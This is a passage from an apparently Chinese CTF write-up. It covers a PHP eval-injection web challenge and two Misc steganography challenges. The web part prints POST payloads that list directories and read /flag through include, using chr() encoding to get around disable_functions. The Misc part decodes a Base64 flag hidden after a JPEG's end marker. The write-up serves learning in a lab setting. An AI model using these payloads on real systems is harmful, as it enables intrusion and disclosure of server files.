
eval生效,code成功执行,漏洞利用链路打通了,接下来我们就列目录,看flag文件将post body改为
1 | code=print_r(scandir(chr(46))); |
发现页面并没有任何输出(但eval已经生效),怀疑问题出在scandir这一步,用var_dump 看 scandir 到底返回了什么,将post body换成
1 | code=var_dump(scandir(chr(46))); |

回复null,这说明disable_functions 禁用了(PHP 对禁用函数会发警告并返回 NULL,警告被隐藏,所以显示 NULL)。到这里就搞清楚了为什么前面明明那个eval生效但没输出的原因。为了能拿到flag我们在这里决定用include去读flag,因为它是语言结构,不是函数,disable_functions 管不到它,同时include(‘/flag’) 会把 /flag 当作 PHP 代码加载执行。如果文件里没有 PHP 标签,就是纯文本,PHP 直接把它原样输出到页面。所以我们在post body中输入

1 | code=include(implode('',array(chr(47),'flag'))); |
成功获得flag
Misc 方向
1. 第一回 首窥未足,更深深处藏魅影;初试奇谋,暗述包裹露真踪
工具:010 Editor
根据题目和内容可知需要在题目所给的照片里找到隐藏信息。根据提示决定用 010 Editor 观察文件结构,在图片的文件尾(FF D9)处发现后面仍有一串代码,翻译过来恰好是题目里的二者对话。

从中捕捉到一串密文:

1 | WllQQ3tEM3YxbF9AbTBuZ191NX0= |
这是标准的 Base64 密文,解码后得到 Flag。
2. 主唱是…?
工具:010 Editor
拿到图片后,先用 Aperi’Solve 观察图片。
